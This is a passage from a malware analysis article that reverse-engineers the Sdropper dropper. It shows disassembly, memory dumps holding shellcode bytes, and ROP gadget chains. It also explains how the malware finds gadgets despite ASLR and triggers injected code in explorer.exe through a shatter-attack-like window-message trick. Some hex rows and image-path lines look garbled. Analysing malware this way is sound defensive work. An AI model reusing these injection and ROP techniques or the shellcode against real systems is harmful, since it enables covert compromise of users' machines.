0075104F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
0075105F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
```

Figure 7: Memory view of incomplete loader code with user-mode APIs and shellcode.

explorer.exe, it reads the whole memory region as a buffer using ReadProcessMemory, with the memory size obtained from MEMORY_BASIC_INFORMATION.RegionSize. It then finds the shellcode buffer using RtlCompareMemory. Once Sdropper gets the shared memory address in explorer.exe containing the shellcode, it will start building the main component in the loader code.

One of the questions we asked earlier was: how does Sdropper execute the shellcode with only PAGE_READWRITE level protection? The answer is Return-Oriented Programming (ROP), also known as return-to-libc, which enables the loader to execute the shellcode flawlessly. The malware will create the following ROP gadgets (on x86 architecture):

i. Gadget 1
   - std;
   - retn;
ii. Gadget 2
   - cld;
   - retn;
iii. Gadget 3
   - pop eax;
   - retn;
iv. Gadget 4
   - jmp eax;



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00870E00   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870E10   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870E20   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870E30   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870E40   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870E50   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870E60   00 00 00 00 00 00 00 00 00 E0 60 91 1A 7A C4 01   .........à`'.zÄ.
00870E70   00 E8 00 00 00 00 00 00 4C 54 D2 94 1D 62 CC 01   .è......LTÒ".bÌ.
00870E80   5C 00 3F 00 3F 00 5C 00 43 00 3A 00 5C 00 57 00   \.?.?.\.C.:.\.W.
00870E90   49 00 4E 00 44 00 4F 00 57 00 53 00 5C 00 73 00   I.N.D.O.W.S.\.s.
00870EA0   79 00 73 00 74 00 65 00 6D 00 33 00 32 00 5C 00   y.s.t.e.m.3.2.\.
00870EB0   73 00 65 00 6E 00 64 00 6D 00 61 00 69 00 6C 00   s.e.n.d.m.a.i.l.
00870EC0   2E 00 64 00 6C 00 6C 00 00 00 46 00 53 00 4D 00   ..d.l.l...F.S.M.
00870ED0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870EE0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870EF0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870F00   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870F10   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870F20   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870F30   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870F40   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870F50   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00870F60   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 76   ...............v
00870F70   BB 80 7C 05 B9 80 7C 47 9B 80 7C 37 06 81 7C 0D   »€|.¹€|G›€|7..|.
00870F80   D6 41 7E 00 00 00 00 00 00 00 00 00 00 00 00 00   ÖA~.............
00870F90   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 8B   ...............‹
00870FA0   EC 8B 75 08 33 DB 38 5E 2C 75 32 8D 46 14 50 53   ì‹u.3Û8^,u2.F.PS
00870FB0   6A 26 C6 46 2C 01 FF 16 8B F8 3B FB 74 1F 53 53   j&ÆF,.ÿ.‹ø;ût.SS
00870FC0   53 6A 26 57 FF 56 04 3B C3 74 0E 8B 4E 28 53 53   Sj&WÿV.;Ãt.‹N(SS
00870FD0   50 03 C8 51 53 53 FF 56 0C 57 FF 56 08 FF 76 20   P.ÈQSSÿV.WÿV.ÿv
00870FE0   53 FF 76 24 FF 56 10 33 C0 83 C4 54 5D C2 10 00   Sÿv$ÿV.3ÀƒÄT]Â..
00870FF0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00871000   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00871010   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00871020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00871030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00871040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00871050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00871060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00871070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00871080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00871090   00 A0 13 80 5E 3C C6 01 00 D8 00 00 00 00 00 00   . .€^<Æ..Ø......
008710A0   E6 75 0F 15 DE BA CC 01 5C 00 3F 00 3F 00 5C 00   æu..Þ°Ì.\.?.?.\.
008710B0   43 00 3A 00 5C 00 50 00 79 00 74 00 68 00 6F 00   C.:.\.P.y.t.h.o.
008710C0   6E 00 32 00 35 00 5C 00 70 00 79 00 74 00 68 00   n.2.5.\.p.y.t.h.
008710D0   6F 00 6E 00 2E 00 65 00 78 00 65 00 00 00 20 00   o.n...e.x.e... .
```

```
00405CA9  .  68 E4744000   PUSH f69d336a.004074E4              Arg1 = 004074E4 ASCII "explorer.ex
00405CAE  .  895D F8       MOV DWORD PTR SS:[EBP-8],EBX
00405CB1  .  E8 ADC7FFFF   CALL f69d336a.00402463              f69d336a.00402463
00405CB6  .  8945 F4       MOV DWORD PTR SS:[EBP-C],EAX
00405CB9  .  3BC3          CMP EAX,EBX
00405CBB  .v 76 5E         JBE SHORT f69d336a.00405D1B
00405CBD  >  8B749D CC     MOV ESI,DWORD PTR SS:[EBP+EBX*4-34]
00405CC1  .  E8 C6F5FFFF    CALL f69d336a.0040528C
00405CC6  .  50             PUSH EAX                           Arg2 = 00870ECF
00405CC7  .  56             PUSH ESI                           Arg1 = 00000058
00405CC8  .  E8 50D3FFFF    CALL f69d336a.0040301D             f69d336a.0040301D
00405CCD  .  84C0           TEST AL,AL
00405CCF  .v 74 4A          JE SHORT f69d336a.00405D1B
00405CD1  .  56             PUSH ESI                           ProcessId = 58
00405CD2  .  6A 00          PUSH 0                             Inheritable = FALSE
00405CD4  .  68 10040000    PUSH 410                           Access = VM_READ|QUERY_INFORMATION
00405CD9  .  FF15 1071400   CALL DWORD PTR DS:[407110]         OpenProcess
00405CDF  .  8BF0           MOV ESI,EAX
00405CE1  .  83FE FF        CMP ESI,-1
00405CE4  .v 74 19          JE SHORT f69d336a.00405CFF
00405CE6  .  FF75 0C        PUSH DWORD PTR SS:[EBP+C]          Arg3 = 00000131
00405CE9  .  FF75 08        PUSH DWORD PTR SS:[EBP+8]          Arg2 = 00750ECF
00405CEC  .  56             PUSH ESI                           Arg1 = 00000058
00405CED  .  E8 5FCBFFFF    CALL f69d336a.00402851             f69d336a.00402851
```

```
EAX 00870ECF
EDX 7C90EB94 ntdll.KiFastSystemCallRet
EBX 00000000
ESP 0006FCF8
EBP 0006FD3C
ESI 00000058
EDI 00000051

EIP 00405CF2 f69d336a.00405CF2

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_PARTIAL_COPY (0000012B)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 6.4844650431809809790e-4932
ST1 empty 0.0000000000000000040e-4933
```

```
text:00402866 loc_402866:                           ; CODE XREF: _GetMemoryMappedAddressOnTargetedProc+43↓j
text:00402866                 push    [ebp+ShellCodeSize] ; ShellCodeSize
text:00402869                 push    [ebp+ShellCodeOnLocalMappedMem] ; ShellCodeOnLocalMappedMem
text:0040286C                 push    [ebp+MemBasicInfo.RegionSize] ; RegionSize
text:0040286F                 push    esi             ; NumberOfBytesRead=Process's memory page
text:00402870                 push    [ebp+hProcess]  ; hProcess
text:00402873                 call    _GetOffsetToBufferAddrThatContainsthePattern
text:00402878                 test    eax, eax
text:0040287A                 jz      short @@loop_next_region
text:0040287C                 mov     ebx, [ebp+MemBasicInfo.AllocationBase]
text:0040287F                 add     ebx, eax        ; ebx = Actual shellcode VA
text:00402881                 jnz     short loc_402896
text:00402883
text:00402883 @@loop_next_region:                   ; CODE XREF: _GetMemoryMappedAddressOnTargetedProc+29↑j
text:00402883                 add     esi, [ebp+MemBasicInfo.RegionSize] ; Next page
text:00402886
text:00402886 loc_402886:                           ; CODE XREF: _GetMemoryMappedAddressOnTargetedProc+13↑j
text:00402886                 push    1Ch             ; dwLength
text:00402888                 lea     eax, [ebp+MemBasicInfo]
text:0040288B                 push    eax             ; lpBuffer
text:0040288C                 push    esi             ; lpAddress
text:0040288D                 push    [ebp+hProcess]  ; hProcess
text:00402890                 call    edi ; VirtualQueryEx
text:00402892                 test    eax, eax
text:00402894                 jnz     short loc_402866
text:00402896
text:00402896 loc_402896:                           ; CODE XREF: _GetMemoryMappedAddressOnTargetedProc+30↑j
text:00402896                 pop     edi
text:00402897                 pop     esi
text:00402898                 mov     eax, ebx
text:0040289A                 pop     ebx
text:0040289B                 leave
text:0040289C                 retn    0Ch
text:0040289C GetMemoryMappedAddressOnTargetedProc endp
```

Figure 8: The same loader code can be found in explorer.exe shared memory and in the malware's mapped view.

v. Gadget 5

- mov ecx, 94h;
- rep movs [edi], [esi];
- pop edi;
- xor eax, eax;
- pop esi;
- pop ebp;
- retn 8;

The malware author has also considered the limitations imposed by Address Space Layout Randomization (ASLR) on a potentially infected machine. When ASLR is enabled, a module will have a dynamic image base address when loaded by the operating system. This is a security mechanism designed to make exploit code development more challenging. In order to mitigate ASLR protection, Sdropper uses the following algorithm to look for the ROP gadgets among the common dynamic link libraries (DLL) loaded into explorer.exe:

i. Uses EnumProcessModules to get a list of module handles loaded in explorer.exe.

ii. Reads 1,024 bytes from the starting address of the module that usually contains the PE structure information.

iii. Makes sure the module is a valid executable by checking the MZ header and PE signature from the structure.


iv. Goes through the section table from the structure and looks for the '.text' section, which normally stores the executable code.

v. As checking the '.text' string name alone is not enough, it also ensures that the section has the IMAGE_SCN_MEM_EXECUTE attribute, which indicates that the section can be executed as code.

vi. If all the conditions match, it searches for the ROP gadget from the code section and retrieves its virtual address location.

vii. The ROP gadget virtual address is then saved to the loader code.


Figure 9 shows the layout of the incomplete loader code with partial ROP gadgets set up. In the final stage, Sdropper will look for ROP gadget 4 and also hijack a function that will be used to store the shellcode contents. It chooses Ntdll!atan, probably because the function is unlikely to be



```
Address   Hex dump                                          ASCII
00750ECF  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00750EDF  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00750EEF  00          00 00 00 00 00 00 00 00 00 00 00 00  ................
00750EFF  00 00 00 00 00 00 00 00 00 00       00 00 00     ................
00750F0F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00750F1F  00 00 00 00                                   0  ................
00750F2F  00 00 00 00 B0 C2 01 01                00 00 00  ....▒┬☺☺........
00750F3F  74 38 01 01 70 00 00 00 00 00 00 00 00 00 00 00  t8☺☺p...........
00750F4F  63 0F 87 00 00 00 00 00 00 00 00 00 00 00 00 00  c☼ç.............
00750F5F  00 00 00 00 C0 EA 90 7C 4E E8 9E 7C 04 C1 92 7C  ....└ΩÉ|NΦ₧|♦┴Æ|
00750F6F  76 BB 80 7C 05 B9 80 7C 47 9B 80 7C 37 06 81 7C  v╗Ç|♣╣Ç|G¢Ç|7♠ü|
00750F7F  0D D6 41 7E 00 00 00 00 00 00 00 00 00 00 00 00  .╓A~............
00750F8F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00750F9F  8B EC 8B 75 08 33 DB 38 5E 2C 75 32 8D 46 14 50  ï∞ïu◘3█8^,u2ìF¶P
00750FAF  53 6A 26 C6 46 2C 01 FF 16 8B F8 3B FB 74 1F 53  Sj&╞F,☺ ▬ï°;√t▼S
00750FBF  53 53 6A 26 57 FF 56 04 3B C3 74 0E 8B 4E 28 53  SSj&W V♦;├t♫ïN(S
00750FCF  53 50 03 C8 51 53 53 FF 56 0C 57 FF 56 08 FF 76  SP♥╚QSS V.W V◘ v
00750FDF  20 53 FF 76 24 FF 56 10 33 C0 83 C4 54 5D C2 10   S v$ V►3└â─T]┬►
00750FEF  00 00 00                         00 00 00 00 00  ................
00750FFF  00 00 00                         00 00 00 00 00  ................
0075100F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0075101F  00 0                                             ................
0075102F  00 0                                             ................
0075103F  00 0                                             ................
0075104F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0075105F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0075106F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0075107F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


Gadget 3
Gadget 2
Gadget 5
Gadget 1
KiUserApcDispatcher
Shellcode entrypoint in shared memory, that is a pointer to KiUserApcDispatcher

Figure 9: Memory view of incomplete loader code with ROP gadgets.



```
.text:00405C20          push    offset aAtan_1  ; "atan"
.text:00405C25          push    offset aNtdll_dll_10 ; "ntdll.dll"
.text:00405C2A          mov     [esi+78h], eax
.text:00405C2D          call    edi ; GetModuleHandleA
.text:00405C2F          push    eax
.text:00405C30          call    _MyGetProcAddress
.text:00405C35          mov     [esi+18h], eax
.text:00405C38          lea     eax, [ebx+0D0h]
.text:00405C3E          mov     [esi+1Ch], eax
.text:00405C41          mov     eax, [ebp+ActualShellcodeSize]
.text:00405C44          push    0
.text:00405C46          mov     [esi+20h], eax
.text:00405C49          push    offset aWriteprocessme ; "WriteProcessMemory"
.text:00405C4E          lea     eax, [ebx+30h]
.text:00405C51          push    offset aKernel32_dll_2 ; "kernel32.dll"
.text:00405C56          mov     [esi+24h], eax
.text:00405C59          call    edi ; GetModuleHandleA
.text:00405C5B          push    eax
.text:00405C5C          call    _MyGetProcAddress
.text:00405C61          mov     [esi+7Ch], eax
.text:00405C64          mov     eax, [esi+18h]
.text:00405C67          mov     [esi+28h], eax
.text:00405C6A          mov     eax, [esi+70h]
.text:00405C6D          mov     [esi+10h], eax
.text:00405C70          push    2               ; GadgetsLength
.text:00405C72          lea     eax, [ebp+ROPGadget4]
.text:00405C75          push    eax             ; ROPGadgets
.text:00405C76          push    [ebp+hProcess]  ; hProcess
.text:00405C79          add     ebx, 0A0h
.text:00405C7F          mov     [esi+38h], ebx
.text:00405C82          call    _x86FindROPGadgets
00005035 00405C35: CustomizeShellcode+102
```

Figure 10: Get Ntdll!atan (as a placeholder that will be overwritten with shellcode contents) and get ROP gadget 4.



```
Address   Hex dump                                          ASCII
00750ECF  00 00 00 00 0
00750EDF  74 38 01 01 FF FF FF FF 75 1D 90 7C 9F 0F 87 00  t8☺☺    u↔É|ƒ☼ç.
00750EEF  51 00 00 00 FF 0E 87 00 75 1D 90 7C 40 22 00 01  Q... ♫ç.u↔É|@".☺
                                  6F 0F 87 00 00 00 00 00  ........o☼ç.....
00750F0F              00 00 00 00             0        00  ................
00750F1F              00 00 00 00             00 00 00 00  ................
00750F2F  00 00 00 00 B0 C2 01 01 00 00 00 00 00 00 00 00  ....▒┬☺☺........
00750F3F  74 38 01 01 70 00 00 00 09 1A 90 7C 0F 22 80 7C  t8☺☺p....→É|☼"Ç|
00750F4F  63 0F 87 00 00 00 00 00 00 00 00 00 00 00 00 00  c☼ç.............
00750F5F  00 00 00 00 C0 EA 90 7C 4E E8 9E 7C 04 C1 92 7C  ....└ΩÉ|NΦ₧|♦┴Æ|
00750F6F  76 BB 80 7C 05 B9 80 7C 47 9B 80 7C 37 06 81 7C  v╗Ç|♣╣Ç|G¢Ç|7♠ü|
00750F7F  0D D6 41 7E 00 00 00 00 00 00 00 00 00 00 00 00  .╓A~............
00750F8F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

WPM->hProcess
WPM->lpBaseAddr
WPM->lpBuffer (2nd layer shellcode entrypoint)
Gadget 3
WPM->nSize (2nd layer shellcode size)
WPM->BytesWritten
Hijacked ntdll!atan
Gadget 4

Figure 11: Memory view of loader code with complete ROP gadgets.

used by explorer.exe as it will crash the *Windows* desktop, which may in turn alert the user to the malware's existence.

Besides the ROP gadgets, Sdropper also saves the necessary parameters for WriteProcessMemory into the shared memory. Since the ROP gadget is a chain of instructions, WriteProcessMemory will be executed in the chain at some point, and will eventually write the shellcode contents to the targeted function address, followed by a return instruction that will transfer execution to the shellcode. We will discuss how the shellcode is executed in the next section.

LOADER CODE WRAP UP

After the ROP gadgets set-up is completed, Sdropper tries to locate the main payload address, that is, the typical malware routines such as dropping and creating files, adding and modifying registry keys, and downloading and executing additional malware components. This main payload can be found in InjectNormalRoutine, and similarly to InjectedShellcodeStart, it can be retrieved from one of the exported functions stored in the binary.

Sdropper creates an exclusive file mapping object (to store the contents of the original executable) using the object name obtained from the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography and the first 10 characters from the data stored in MachineGuid. Keep in mind that the malware will open and retrieve the same exclusive file mapping object in order to get the address of InjectNormalRoutine. This will be covered in the last section of this article.


The malware also gets and stores the original handle value of a specified *Windows* class object and the return value of DWL_MSGRESULT by calling the FindWindow and GetLongWindow APIs, respectively. The similar *Windows* GUI API functions, SetWindowLong and SendNotifyMessage, will be used in order to start the loader.

This technique is very similar to the known *Windows* shatter attack, which replaces the look-up table with a custom look-up table containing shellcode, as we mentioned at the beginning of this article. The malware also does a similar thing by replacing the look-up table returned by GetLongWindow with its own table containing a pointer to the loader code generated earlier.

This vulnerability is believed to be a design flaw in *Windows* messaging; however, a detailed description of the flaw is outside the scope of this article. Nevertheless, this is an interesting approach compared with the conventional code injection method. In the next section, we will cover how Sdropper manages to execute the shellcode located in the shared memory.


SHELLCODE EXECUTION ROADMAP

The final loader is ready to be executed via SetWindowLong.



```
.text:00405F29                 mov     eax, [ebp+customshellcodeaddrontargetedProc]
.text:00405F2C                 sub     eax, -128
.text:00405F2F                 push    eax             ; dwNewLong
.text:00405F30                 push    ebx             ; nIndex=DWL_MSGRESULT
.text:00405F31                 push    edi             ; hWnd
.text:00405F32                 call    ds:SetWindowLongA ; Replaced the pointer to the lookup table with the address of the arbitrary lookup table address
.text:00405F38                 push    ebx             ; lParam
.text:00405F39                 push    ebx             ; wParam
.text:00405F3A                 push    WM_PAINT        ; Msg
.text:00405F3C                 push    edi             ; hWnd
.text:00405F3D                 call    ds:SendNotifyMessageA
.text:00405F43                 push    60000           ; dwMilliseconds
.text:00405F48                 push    esi             ; hHandle
.text:00405F49                 call    ds:WaitForSingleObject
.text:00405F4F                 test    eax, eax
.text:00405F51                 jnz     short loc_405F57
.text:00405F53                 mov     [ebp+bInjecctionSuccess], 1
```

Figure 12: Routine that triggers the loader code using a similar approach to the Windows shatter attack.



```
Address  Hex dump                                         ASCII
00750ECF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00750EDF 74 38 01 01 FF FF FF FF 75 1D 90 7C 9F 0F 87 00 t8☺☺    u↔É|ƒ☼ç.
00750EEF 51 00 00 00 FF 0E 87 00 75 1D 90 7C 40 22 00 01 Q... ♫ç.u↔É|@".☺
00750EFF 00 00 00 00 00 00 00 00 6F 0F 87 00 00 00 00 00 ........o☼ç.....
00750F0F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00750F1F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00750F2F 00 00 00 00 B0 C2 01 01 00 00 00 00 00 00 00 00 ....▒┬☺☺........
00750F3F 74 38 01 01 70 00 00 00 09 1A 90 7C 0F 22 80 7C t8☺☺p....→É|☼"Ç|
00750F4F 63 0F 87 00 00 00 00 00 00 00 00 00 00 00 00 00 c☼ç.............
00750F5F 00 00 00 00 C0 EA 90 7C 4E E8 9E 7C 04 C1 92 7C ....└ΩÉ|NΦ₧|♦┴Æ|
00750F6F 76 BB 80 7C 05 B9 80 7C 47 9B 80 7C 37 06 81 7C v╗Ç|♣╣Ç|G¢Ç|7♠ü|
00750F7F 0D D6 41 7E 63 32 37 65 39 39 38 30 2D 00 00 00 .╓A~c27e9980-...
00750F8F D8 60 04 01 3A 00 03 00 33 4D 00 00 00 00 00 00 ╪`♦☺:.♥.3M......
00750F9F 8B EC 8B 75 08 33 DB 38 5E 2C 75 32 8D 46 14 50 ï∞ïu◘3█8^,u2ìF¶P
00750FAF 53 6A 26 C6 46 2C 01 FF 16 8B F8 3B FB 74 1F 53 Sj&╞F,☺ ▬ï°;√t▼S
00750FBF 53 53 6A 26 57 FF 56 04 3B C3 74 0E 8B 4E 28 53 SSj&W V♦;├t♫ïN(S
00750FCF 53 50 03 C8 51 53 53 FF 56 0C 57 FF 56 08 FF 76 SP♥╚QSS V.W V◘ v
00750FDF 20 53 FF 76 24 FF 56 10 33 C0 83 C4 54 5D C2 10  S v$ V►3└â─T]┬►
00750FEF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00750FFF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0075100F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0075101F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0075102F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0075103F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0075104F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0075105F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0075106F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0075107F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Figure 13: Memory view of complete loader code.

When the *Windows* messaging API has successfully been exploited, explorer.exe will first execute the following ROP gadget instructions from the loader in sequence:

Gadget 1

```
ntdll!RtlQueryAtomInAtomTable+0x110:
7c92c104 fd              std
7c92c105 c3              ret
```

Gadget 5

```
SHELL32!CFileSysBindData::GetFindData+0x10:
7c9ee84e b994000000      mov     ecx,94h
7c9ee853 f3a5            rep movs dword ptr
es:[edi],dword ptr [esi]
7c9ee855 5f              pop     edi
7c9ee856 33c0            xor     eax,eax
7c9ee858 5e              pop     esi
7c9ee859 5d              pop     ebp
7c9ee85a c20800          ret     8
```

Gadget 2

```
Explorer!CTray::_MigrateOldBrowserSettings+0xd5:
0101c2b0 fc              cld
0101c2b1 c3              ret
```

The first gadget will set the Direction Flag (DF) of the flags register so that the data will be copied into the stack in a backwards direction. After the copy operation is completed, it will reset the DF flag. This activity can be illustrated with the following diagram:


